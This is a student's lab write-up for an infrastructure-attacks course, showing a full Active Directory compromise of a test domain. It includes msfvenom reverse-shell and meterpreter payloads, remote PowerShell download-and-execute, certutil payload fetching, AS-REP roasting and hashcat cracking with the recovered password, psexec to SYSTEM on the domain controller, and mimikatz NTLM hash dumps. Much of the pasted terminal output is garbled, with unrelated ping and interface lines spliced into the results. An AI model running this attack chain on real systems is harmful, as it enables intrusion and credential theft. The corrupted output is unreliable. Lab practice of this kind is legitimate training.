


Advanced Infrastructure Attacks - Final Project

Ok so first, we have to create using msfvenom a payload to be send to Windows 10 machine

```
File Actions Edit View Help
kali㉿kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali# msfvenom -p windows/x64/shell_reverse_tcp -f exe LPORT=53 LHOST=10.0.2.28 > aktualizacja.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Now let's send this payload to Windows 10 machine using python server:



Set listener like netcat to port 53 like we set in payload and we have reverse shell

```

root@kali:~/home/kali# nc -nlvp 53
listening on [any] 53 ...
connect to [10.0.2.28] from (UNKNOWN) [10.0.2.50] 50225
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Downloads>Whoami
Whoami                                         ENTERPRISE DOMAIN
cyber\garyg                                     CONTROLLERS@CYBER.LOCAL

C:\Users\garyg\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9C7E-4D1F

Directory of C:\Users\garyg\Downloads

02/28/2023  10:46 AM    <DIR>      .
02/28/2023  10:46 AM    <DIR>      ..
02/28/2023  10:46 AM           7,168 aktualizacja.exe
02/27/2023  12:00 PM           7,168 Unconfirmed 461042.crdownload
02/27/2023  01:25 PM          833,024 Unconfirmed 550875.crdownload
02/27/2023  12:00 PM           7,168 Unconfirmed 590212.crdownload
02/27/2023  12:00 PM           7,168 Unconfirmed 801705.crdownload
02/27/2023  12:00 PM           7,168 Unconfirmed 869115.crdownload
First Degree Crt 6 File(s)      868,864 bytes
2 Dir(s)  20,311,138,304 bytes free

C:\Users\garyg\Downloads>

```

2

Domain Controllers

```

C:\Users\garyg\Downloads>powershell.exe
powershell.exe
Windows PowerShell 7.1.0 (Windows PowerShell 7.1.0)
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\garyg\Downloads> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1")
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1")
PS C:\Users\garyg\Downloads> Get-NetDomainControllers
Get-NetDomainControllers
PING 10.0.2.50 (10.0.2.50) 56(84) bytes of data.
64 bytes from 10.0.2.50: icmp_seq=1 ttl=128 time=0.433 ms
Forest : from 10.0.2.50: ic: Cyber.local 10.0 time=0.378 ms
CurrentTime : 2/27/2023 8:48:20 PM .103 ms
HighestCommittedUsn : 53273 ttl=128 time=0.376 ms
OSVersion : Windows Server 2016 Datacenter Evaluation
Roles : {SchemaRole, NamingRole, PdcRole, RidRole ... }
Domain : ping statistics: 5 transmitted, 5 received, 0% packet loss, time 4093ms
IPAddress : 10.0.2.10
SiteName : site/maxmdev > 0.277 ms
SyncFromAllServersCallback :
InboundConnections : {} bytes of data.
OutboundConnections : {} bytes of data.
Name : from 10.0.2.50: ic: WIN-DC1.Cyber.local 0.198 ms
Partitions : from 10.0.2.50: ic: {DC=Cyber,DC=local, CN=Configuration,DC=Cyber,DC=local, DC=DomainDnsZones,DC=Cyber,DC=local, CN=Schema,CN=Configuration,DC=Cyber,DC=local, DC=DomainDnsZones,DC=Cyber,DC=local ... }
... 
10.0.2.50 ping statistics:

```

Members

```
PS C:\Users\garyg\Downloads> Get-NetGroupMember
Get-NetGroupMember : 24 prd 10.0.2.50 scope global noprefixroute eth0
    valid_lft forever preferred_lft forever
    inet 192.168.1.10 brd 192.168.1.255 mtu 1500 qdisc pfifo_fast state UP group
        0
        Link encap:Ethernet HWaddr 00:0C:29:1A:0D:01
        brd 00:0C:29:FF:FF:FF
        GroupDomain : Cyber.local referred_lft forever
        GroupName   : Domain Admins
        MemberDomain : Cyber.local
        MemberName   : brenta
        MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1115
        IsGroup     : False
        MemberDN    : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local
        10 bytes from 10.0.2.50: icmp_seq=1 ttl=128 time=0.0256 ms
        GroupDomain : Cyber.local 56(84) bytes of data.
        GroupName   : Domain Admins
        MemberDomain : Cyber.local
        MemberName   : tamaram
        MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1112
        IsGroup     : False
        MemberDN    : CN=Tamara Medina,OU=Sales department,DC=Cyber,DC=local
        10 bytes from 10.0.2.50: icmp_seq=2 ttl=128 time=0.0253 ms
        GroupDomain : Cyber.local received, 0% packet loss, time 4093ms
        GroupName   : Domain Admins
        MemberDomain : Cyber.local
        MemberName   : BryanM
        MemberSid    : S-1-5-21-3951200390-467812779-2876480413-1105
        IsGroup     : False
        MemberDN    : CN=Bryan Matheny,OU=HR department,DC=Cyber,DC=local
        66 bytes from 10.0.2.50: icmp_seq=3 ttl=128 time=0.283 ms
        GroupDomain : Cyber.local
        GroupName   : Domain Admins
        MemberDomain : Cyber.local received, 0% packet loss, time 3058ms
        MemberName   : Administrator
        MemberSid    : S-1-5-21-3951200390-467812779-2876480413-500
        IsGroup     : False
        MemberDN    : CN=Administrator,CN=Users,DC=Cyber,DC=local

PS C:\Users\garyg\Downloads>
```

Groups

```
Get-NetGroup          /24 brd scope global dynamic
Administrators        8603sec preferred_lft 8603sec
Users                0sec preferred_lft 0sec/64 scope link noprefixr
Guests               valid_lft forever preferred_lft forever
Print Operators       -
Backup Operators      UP,LOWER_UP> mtu:65536 qdisc noqueue stat
Replicator           backlog 50000/60000 bytes/0s brd 00:00:00:00:00:00
Remote Desktop Users scope host to
Network Configuration Operators valid_lft forever
Performance Monitor Users -
Performance Log Users valid_lft forever preferred_lft forever
Distributed COM Users MULTICAST,UP,LOWER_UP> mtu:1500 qdisc noqueue
IIS_IUSRS            other 0sec/17749sec brd 00:00:00:00:00:00
Cryptographic Operators valid_lft forever preferred_lft forever
Event Log Readers    valid_lft deforred_lft forever
Certificate Service DCOM Access 0sec/64 scope link noprefixr
RDS Remote Access Servers valid_lft forever
RDS Endpoint Servers MULTICAST,UP,LOWER_UP> mtu:1500 qdisc noqueue
RDS Management Servers 0sec/64 brd 00:00:00:00:00:00
Hyper-V Administrators scope global dynamic
Access Control Assistance Operators 1sec 86029sec
Remote Management Users 0sec/64 scope link noprefixr
System Managed Accounts Group valid_lft forever
Storage Replica Administrators
Domain Computers     0.0.2.50/560841 bytes of data
Domain Controllers   0.0.2.50/1 icmp_seq=1 ttl=128 time=0.433 ms
Schema Admins        10.0.2.50/1 icmp_seq=2 ttl=128 time=0.278 ms
Enterprise Admins   0.0.2.50/1 icmp_seq=3 ttl=128 time=0.303 ms
Cert Publishers     0.0.2.50/1 icmp_seq=4 ttl=128 time=0.376 ms
Domain Admins        10.0.2.50/1 icmp_seq=5 ttl=128 time=0.292 ms
Domain Users         -
Domain Guests        ping statistics
Group Policy Creator Owners received, 0% packet loss, time: 40
RAS and IAS Servers 0.0.2.50/0.334/0.433/0.060 ms
Server Operators     10.0.2.50
Account Operators    0.0.2.50/560841 bytes of data
Pre-Windows 2000 Compatible Access 1 ttl=128 time=0.364 ms
Incoming Forest Trust Builders 0.0.2.50/0.334/0.433/0.060 ms
Windows Authorization Access Group 3 ttl=128 time=0.461 ms
Terminal Server License Servers 0.0.2.50/1 icmp_seq=4 ttl=128 time=0.283 ms
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers received, 0% packet loss, time: 30
Enterprise Read-only Domain Controllers 0.0.2.50/0.070 ms
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
DHCP Users
```

Users

```
PS C:\Users\garyg\Desktop> gwmi win32_UserAccount | Select Name, FullName, Caption, Domain, SID | ft -AutoSize
gwmi win32_UserAccount | Select Name, FullName, Caption, Domain, SID | ft -AutoSize

Name      FullName      Caption      Domain    SID
_____
admin     DESKTOP1\admin   DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-1001
Administrator DESKTOP1\Administrator DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-500
DefaultAccount DESKTOP1\DefaultAccount DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-503
Guest      DESKTOP1\Guest      DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-501
WDAGUtilityAccount DESKTOP1\WDAGUtilityAccount DESKTOP1 S-1-5-21-2485698723-755244628-2882623355-504
Administrator CYBER\Administrator CYBER      S-1-5-21-3951200390-467812779-2876480413-500
Guest      CYBER\Guest      CYBER      S-1-5-21-3951200390-467812779-2876480413-501
krbtgt    CYBER\krbtgt    CYBER      S-1-5-21-3951200390-467812779-2876480413-502
DefaultAccount CYBER\DefaultAccount CYBER      S-1-5-21-3951200390-467812779-2876480413-503
BryanM     Bryan Matheny  CYBER\BryanM  CYBER      S-1-5-21-3951200390-467812779-2876480413-1105
VirginiaM  Virginia McGinn CYBER\VirginiaM CYBER      S-1-5-21-3951200390-467812779-2876480413-1107
jennyy     Jenny Yang     CYBER\jennyy  CYBER      S-1-5-21-3951200390-467812779-2876480413-1108
diannc     Dianne Campbell CYBER\diannc  CYBER      S-1-5-21-3951200390-467812779-2876480413-1110
richardl   Richard Lemmons CYBER\richardl CYBER      S-1-5-21-3951200390-467812779-2876480413-1111
tamaram    Tamara Medina  CYBER\tamaram  CYBER      S-1-5-21-3951200390-467812779-2876480413-1112
garyg     Gary Gould     CYBER\garyg   CYBER      S-1-5-21-3951200390-467812779-2876480413-1113
elizabethm Elizabeth Martin CYBER\elizabethm CYBER      S-1-5-21-3951200390-467812779-2876480413-1114
brenta    Brent Ayers    CYBER\brenta  CYBER      S-1-5-21-3951200390-467812779-2876480413-1115

PS C:\Users\garyg\Desktop> ■
```

OU's

```
PS C:\Users\garyg\Downloads> Get-NetOU
Get-NetOU
\LDAP://OU=Domain Controllers,DC=Cyber,DC=local
LDAP://OU=HR department,DC=Cyber,DC=local
LDAP://OU=Sales department,DC=Cyber,DC=local
LDAP://OU=IT department,DC=Cyber,DC=local
LDAP://OU=R&D department,DC=Cyber,DC=local
LDAP://OU=Accounting department,DC=Cyber,DC=local
PS C:\Users\garyg\Downloads> ■
```

Admins

```
PS C:\Users\garyg\Downloads> Get-LocalGroupMember -Group "Administrators"
Get-LocalGroupMember -Group "Administrators"

ObjectClass Name          PrincipalSource
_____
Group      CYBER\Domain Admins  ActiveDirectory
User       DESKTOP1\admin    Local
User       DESKTOP1\Administrator Local
```

We can also use Get-NetUser to get more info about each one

3. BloodHound

Sendind Sharphound to Windows


Downloadin using certutil

After that we running it on Windows and created (renamed to BH.zip) file sending back to kali

**of course we have to turn ssh service on
on kali**

We setting up neo4joy and opening this file in Bloodhound

4.



We can see that only Brenta has ASREP on True

Search for a node

Node Info

Effective Inbound GPOs 2

See user within Domain/OU Tree

NODE PROPERTIES

Display Name	Brent Ayers
Object ID	S-1-5-21-3951200390-467812779-2876480413-1115
Password Last Changed	Tue, 13 Jul 2021 11:57:34 GMT
Last Logon	Mon, 19 Jul 2021 11:21:13 GMT
Last Logon (Replicated)	Tue, 13 Jul 2021 12:02:53 GMT
Enabled	True
AdminCount	True
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	True



BRENTA@CYBER.LOCAL

WIN-DC1.CYBER.LOCAL

Node Info

WIN-DC1.CYBER.LOCAL

OVERVIEW

Sessions	0
Reachable High Value Targets	1
Sibling Objects in the Same OU	1
Effective Inbound GPOs	3
See Computer within Domain/OU Tree	

NODE PROPERTIES


Object ID	S-1-5-21-3951200390-467812779-2876480413-1000
OS	Windows Server 2016 Datacenter Evaluation
Enabled	True
Allows Unconstrained Delegation	True
LAPS Enabled	False
Password Last Changed	Mon, 30 Jan 2023 19:28:19 GMT
Last Logon (Replicated)	Mon, 27 Feb 2023 20:38:55 GMT

EXTRA PROPERTIES




WIN-DC1.CYBER.LOCAL

Using Rubeus to obtain hash and sending it to kali



Or through revers shell:



Now hashcat doing his work ;)

```
Host memory required for this attack: 81 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 1 sec

$krb5asrep$23$brenta@Cyber.local:a2cb6250f8c47fa2b4ffa19b1a209182$589d232d6e4a0d27a7e27ea1331b380ela76ab3ac
59229f01e54d7fe20eacb6c9c5bf7a2ccae6eaefdc0790ba90bb1fb68cfaf4ed4b51374211e8a67c131e0237a1cc6f41aa18087201b
09f7b5356eed5ffae2529a72098e5a2362c623282579ab0945feb04dcbebf558e5bae295a47e856518f90e9ca606a8c8d88c990b28a
33da9fda936c09061049baaec241f5889bf35c219527051a0f2fc a509936571e01f7ac8191331bb05fbaed3a3694d11af55c1ea0103
0e6664f089db470fb17b14f85f90d37a49cc26c816fb2f0a2b5598a5d0edbc35c19b65b35a3ef97ae6a9265422b2a4a67c4973af6:
1qaz!QAZ

Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, AS-REP
Hash.Target....: $krb5asrep$23$brenta@Cyber.local:a2cb6250f8c47fa2b4 ... 973af6
Time.Started....: Tue Feb 28 16:29:45 2023, (0 secs)
Time.Estimated ...: Tue Feb 28 16:29:45 2023, (0 secs)
Guess.Base.....: File ('/usr/share/wordlists/rockyou.txt')
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 194.0 kH/s (6.78ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 20480/14344385 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point....: 16384/14344385 (0.11%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: christal → michelle4

Started: Tue Feb 28 16:29:06 2023
Stopped: Tue Feb 28 16:29:46 2023
kali㉿kali:~/Desktop$ ss
::1          ff02::2           ip6-allrouters   ip6-loopback     localhost
ff02::1        ip6-allnodes    ip6-localhost    kali
kali㉿kali:~/Desktop$ s
```

5. a)

```
root@kali:/usr/share/doc/python3-impacket/examples# python3 psexec.py cyber.local/brenta@10.0.2.50
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[+] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$ [a351e3bb-33cf-45f2-8c53-1807af9584bc]
[*] Uploading file fMxjvUp.exe [Ayers]
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service IRZB on 10.0.2.50.....
[*] Starting service IRZB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```

b) About that one I tried using payload from 1st step but in result I received

reverse shell:

```
msf5 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
      _____ _ _ _ _ 
LHOST          yes        The listen address (an interface may be specified)
LPORT          4444      yes        The listen port
Exploit target:
Id  Name
--  --
0   Wildcard Target
msf5 exploit(multi/handler) > set lhost 10.0.2.50
lhost => 10.0.2.50
msf5 exploit(multi/handler) > set lport 53
lport => 53
msf5 exploit(multi/handler) > exploit
[-] Handler failed to bind to 10.0.2.50:53:-
[*] Started reverse TCP handler on 0.0.0.0:53
[*] Command shell session 1 opened (10.0.2.28:53 -> 10.0.2.50:51526) at 2023-03-01 15:03:29 -0500
10.0.2.28:53
C:\Users\brenta\Downloads>whoami
whoami
nt authority\system
C:\Users\brenta\Downloads>
```

Not the meterpreter session (as asked) , so I had to create new payload to make it work.

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.28 LPORT=444 -f exe > pay.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:/home/kali#
```

```
PS C:\Users\brenta\Downloads> certutil -f -urlcache http://10.0.2.28:80/pay.exe pay.exe
ertutil -f -urlcache http://10.0.2.28:80/pay.exe pay.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\brenta\Downloads> ./pay.exe
./pay.exe
PS C:\Users\brenta\Downloads> ./pay.exe
./pay.exe
PS C:\Users\brenta\Downloads>
```

And we have meterpreter session:

```
Payload options (generic/shell_reverse_tcp):
Name    Current Setting  Required  Description
LHOST  10.0.2.28        yes       The listen address (an interface may be specified)
LPORT  444              yes       The listen port

Exploit target:
Id  Name
-- 
0  Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.28:444
[*] Command shell session 3 opened (10.0.2.28:444 → 10.0.2.50:51571) at 2023-03-01 15:21:00 -0500

[*] 10.0.2.50 - Command shell session 3 closed. akit.exe
msf5 exploit(multi/handler) > sessions      73002 payload_nowy.exe

Active sessions
=====
  73002  10.0.2.50:51571 - msf5 exploit(multi/handler) > sessions      73002 payload_nowy.exe
[*] Exploit Cache http://10.0.2.28:80/pay.exe pay.exe
[*] Exploit Cache command completed successfully.

[*] Exploit Cache http://10.0.2.28:80/pay.exe pay.exe

No active sessions.

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.28:444
[*] Sending stage (176195 bytes) to 10.0.2.50
[*] Meterpreter session 4 opened (10.0.2.28:444 → 10.0.2.50:51576) at 2023-03-01 15:23:17 -0500

meterpreter > 
```

b)

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.28:444 Name
[*] Sending stage (176195 bytes) to 10.0.2.50
[*] Meterpreter session 4 opened (10.0.2.28:444 → 10.0.2.50:51576) at 2023-03-01 15:23:17 -0500
meterpreter > load kiwi
Loading extension kiwi ...
. #####. mimikatz 2.2.0 20191125 (x86/windows) http://10.0.2.28:80/pay.exe pay.exe
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) pay.exe
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com ) pay.exe
'#####'. > http://pingcastle.com / http://mysmartlogon.com ***/
[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > 
```

**And here is where I think hasehes but
from Client not server :(**

```
meterpreter > load kiwi
Loading extension kiwi...
.#####
#.#. mimikatz 2.2.0 20191125 (x86/windows)
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / #/** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com ) payload_novy.exe payload_novy.exe
## \ / #> http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####> http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture. successfully.
[*] C:\Users\benranta\Downloads\certutil -f -urlcache http://10.0.2.28:80/payload_novy.exe payload_novy.exe
Success.
[*] http://10.0.2.28:80/payload_novy.exe payload_novy.exe
meterpreter > hashdump
[-] priv_passwd_get Sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > lsadump_sump_sum
[-] Unknown command: lsadump_sump_sum. successfully.
meterpreter > lsa_dumpsum
[-] Unknown command: lsa_dumpsum. successfully.
[*] Unknown command: lsa_dumpsum. successfully.
[*] Unknown command: lsa_dumpsum. successfully.
[*] Unknown command: lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP1
SysKey : f600df55cfe2dcbe38cbc523658213
Local SID : S-1-5-21-2485698723-755244628-2882623355

SAMKey : 8c7993f3103115b7dbf44c586fbacc

RID : 000001f4 (500) administrator
User : Administrator

RID : 000001f5 (501) guest
User : Guest

RID : 000001f7 (503) aktr
User : DefaultAccount

RID : 000001f8 (504) payload_novy
User : WDAGUtilityAccount
Hash NTLM: 45d49910a3bd382952d7d6595a177893

RID : 000003e9 (1001)
User : admin
Hash NTLM: f8f2fd4f1db63c8b010be04e74d9824
  lm - o: dded2a5f3559977909fb2fb0b290d9b
  ntlm- o: 2ff8fd2fd1db63c8b010be04e74d9824
  ntlm- 1: 35b3dad379cfcd5d7a191087fb0e05/
[*] C:\Users\benranta\Downloads>/payload_novy.exe

meterpreter > [1] its\Downloads\
```

So I've connected user brenta to the server to obtain server's hashes(kind of used vournelability of the project to get it done ;)

```
root@kali:~/home/kali# nano /etc/hosts
root@kali:~/home/kali# impacket-psexec cyber.local/brenta@DESKTOP1.cyber.local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password: [REDACTED]
[-] [Errno Connection error (DESKTOP1.cyber.local:445)] [Errno -2] Name or service not known
root@kali:~/home/kali# impacket-psexec cyber.local/brenta@DESKTOP1
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password: [REDACTED]
[-] [Errno Connection error (DESKTOP1:445)] [Errno 111] Connection refused
root@kali:~/home/kali# impacket-psexec cyber.local/brenta@10.0.2.10
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file BEpkSYIV.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service XCAZ on 10.0.2.10.....
[*] Starting service XCAZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
WIN-DC1

C:\Windows\system32>
```

sending payload:

I know sometimes I'm using impacket-psexec sometimes python3 psexec.py, just haven't decided yet, which is better for me ;)

```

File Actions Edit View Help
File Actions Edit View Help
